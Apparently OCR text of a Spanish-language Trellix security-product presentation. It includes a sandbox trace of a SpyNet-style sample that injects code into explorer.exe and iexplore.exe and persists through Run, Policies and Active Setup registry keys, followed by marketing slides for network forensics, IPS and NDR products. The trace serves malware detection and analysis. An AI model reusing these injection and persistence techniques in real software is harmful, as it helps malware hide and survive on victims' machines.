- Browser Settings and History




Trellix

Procesos



Process	Opened	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Thread	Create Thread	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Codeinjection	Dll Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Malicious Alert	Code Injection Activity	Message: Code injection detected			


Actividad de archivos



Folder	Created	C:\WINDOWS\spynet	3760		
File	Created	C:\WINDOWS\spynet\server.exe	3760		
Malicious Alert	Suspicious Directory	Message: File created/tampered/deleted in suspicious location			
File	Created	C:\WINDOWS\spynet\server.exe:Zone.Identifier	3760		
File	Date Change	C:\WINDOWS\spynet\server.exe:Zone.Identifier	3760		26
File	Copy Timestamp	C:\WINDOWS\spynet\server.exe:Zone.Identifier Md5: fbccf14d504b7b2dbcb5a5bda75bd93b Sha1: d59fc84cdd5217c6cf74785703655f78da6b582b	3760		26
File	Date Change	C:\WINDOWS\spynet\server.exe	3760		593507
File	Copy File	C:\WINDOWS\spynet\server.exe Md5: 9e04a788281c727566873d9df263aec1 Sha1: 77a4c1a00320ae36e17bc10da21a1b8d42bf34b0	3760		593507


Trellix

Actividad del Registro




Regkey	Added	\REGISTRY\MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run	3760		
Regkey	Setval	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run\"Policies" = C:\WINDOWS\spynet\server.exe	3760		
Regkey	Added	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run	3760		
Regkey	Setval	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\"Policies" = C:\WINDOWS\spynet\server.exe	3760		
Regkey	Setval	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\"HKLM" = C:\WINDOWS\spynet\server.exe	3760		
Regkey	Added	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\Microsoft\Windows\CurrentVersion\Run	3760		
Regkey	Setval	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\Microsoft\Windows\CurrentVersion\Run\"HKCU" = C:\WINDOWS\spynet\server.exe	3760		
Regkey	Added	\REGISTRY\MACHINE\Software\Microsoft\Active Setup\Installed Components\{08B0E5JF-4FCB-11CF-AAA5-00401C6XX500}	3760		
Regkey	Setval	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{08B0E5JF-4FCB-11CF-AAA5-00401C6XX500}\"StubPath" = C:\WINDOWS\spynet\server.exe Restart	3760		

Inyección de código



Codeinjection	Dll Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Codeinjection	Direct Code Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\WINDOWS\explorer.exe	3760 1300		
Mutex		\BaseNamedObjects***MUTEX***_PERSIST	1300		
First Rpid Mem Op	Read Virtual Memory	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: N/A	3760 3932		
Process	Started	C:\Program Files\Internet Explorer\iexplore.exe Parentname: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Command Line: "C:\Program Files\Internet Explorer\iexplore.exe" MD5: b60dddd2d63ce41cb8c487fcfbb6419e SHA1: eadce51c88c8261852c1903399dde742fba2061b	3932	3760	638816
Codeinjection	Chained Dll Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\Program Files\Internet Explorer\iexplore.exe	3760 3932		
Codeinjection	Chained Direct Code Injection	Source: C:\Documents and Settings\admin\Local Settings\Temp\ser.exe Target: C:\Program Files\Internet Explorer\iexplore.exe	3760 3932		

Objetos de exclusión



Mutex		\BaseNamedObjects\CTF.LBES.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
Mutex		\BaseNamedObjects\CTF.Compart.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
Mutex		\BaseNamedObjects\CTF.Asm.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
Mutex		\BaseNamedObjects\CTF.Layouts.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
Mutex		\BaseNamedObjects\CTF.TMD.MutexDefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		
File	Failed	C:\Program Files\Internet Explorer\SETUPAPI.dll	3932		
Mutex		\BaseNamedObjects\CTF.TimListCache.FMPDefaultS-1-5-21-1409082233-688789844-725345543-1003MUTEX.DefaultS-1-5-21-1409082233-688789844-725345543-1003	3932		

TRELLIX NETWORK FORENSICS

Network Forensics

Alto rendimiento de captura de paquetes

LOSSLESS PACKET CAPTURE
Vital para la eficacia de las investigaciones forenses en la red

HIGH-PERFORMANCE
Velocidades récord de hasta 20 Gbps

INTELLIGENT CAPTURE
Filtrado selectivo de paquetes para una máxima eficiencia

Análisis de datos de alta fidelidad

ULTRAFAST SEARCH
Arquitectura de indexación única para respuestas rápidas

INTEGRATED INTELLIGENCE
Adición de contexto enriquecido a los IOC y las alertas

EASY DRILL DOWN
Responda rápidamente a las alertas que importan

Crece con la red

EXTENSIVE VISIBILITY
Decodificador de sesión con una gran variedad de protocolos y tipos de archivos

FLEXIBLE PLATFORM
Se adapta a las necesidades de las grandes empresas distribuidas

THREAT HUNTING
Realizar análisis y búsqueda retrospectiva de amenazas

TRELLIX IPS

Intrusion Prevention System (IPS)

Potente protección con inspección profunda de paquetes

- Evita la incursión inicial
- Evita el tráfico DoS, DDoS, C&C y la exfiltración
- Proporciona parches virtuales que evitan la explotación de vulnerabilidades

Visibilidad de alto rendimiento

- 100% de visibilidad SSL
- Visibilidad y análisis de L7
- Rendimiento de 100 Gbps para tráfico de red norte-sur de alta carga

Arquitectura Superior

- Rendimiento de 300 Gbps para tráfico de red norte-sur de alta carga
- Modelo de implementación de alta disponibilidad y conmutación por error múltiple
- Nubes privadas, públicas e híbridas seguras

Informes a través de sensores de red a la consola centralizada

Busca actividad maliciosa con una inspección profunda de paquetes de red

Trellix IPS

Escanea varios tipos de archivos a medida que viajan a través de la red

IPS - Tecnología con firmas + sin firmas

DPI basado en firma

User-defined, custom, Snort Signatures

STIX Allow list/block list

Reputación de amenazas

TIE / Global Threat Intelligence (GTI)

File, IP, and URL reputation

Análisis profundo de archivos

Non-signature heuristic-based analysis

Adobe PDF, Flash, JavaScript, MS Office files inspection

Emulación en tiempo real

Gateway Anti-Malware Browser (GAM) Emulation

Viruses, worms, adware, spyware, riskware detection

Detección de botnets

0-day Botnet and malware callback protection

Protocol anomalies, port and stealth scans


SOC Workflow Support

Trellix

NDR Descubrimiento de activos

VISIBILIDAD

- Detección de dispositivos
- Clasificación de dispositivos
- SSL / TLS 1.3
- TLC



LOCAL: 2024-03-11 13:34:51 UTC: 2024-03-11 13:34:51

Assets

Show: Last 7 days

75272 Active Devices

Mail Server 15 · NTP Server 176 · Web Server 338 · Other 74346 · PC 393 · Database 4

Asset Type: Mail Server, Web Server, NTP Server

Show 10 entries


Search:

IP Address	Asset Name	Asset type	OS	Total Events	Last Active
198.186.190.61	Not Available	Mail Server	Linux 2.6.x	1116	2024-03-11T13:24:48
10.14.1.148	Not Available	Mail Server	Not Available	85	2024-03-11T05:25:23
10.14.1.152	Not Available	Mail Server	Not Available	89	2024-03-11T05:25:23
10.14.1.68	Not Available	Mail Server	Not Available	108	2024-03-11T05:25:23
198.186.192.203	Not Available	Mail Server	Not Available	166	2024-03-11T13:25:33
208.87.35.104	Not Available	Mail Server	Not Available	53	2024-03-11T13:21:48
208.91.197.101	Not Available	Mail Server	Not Available	18	2024-03-11T09:24:48
208.91.197.26	Not Available	Mail Server	Not Available	43	2024-03-11T13:23:00
216.8.179.25	Not Available	Mail Server	Not Available	47	2024-03-11T13:23:45
217.12.11.66	Not Available	Mail Server	Not Available	267	2024-03-11T13:21:10

NDR Investigación

INVESTIGACIÓN

- Detección contextual
- Trellix Threat Intel
- Trellix WISE (Gen AI) (Acceso anticipado)



First Event: 2024-08-09T05:20:30.000Z
Last Event: 2024-08-09T05:34:43.000Z
Total Records: 1713
Time Elapsed: 0.004 seconds

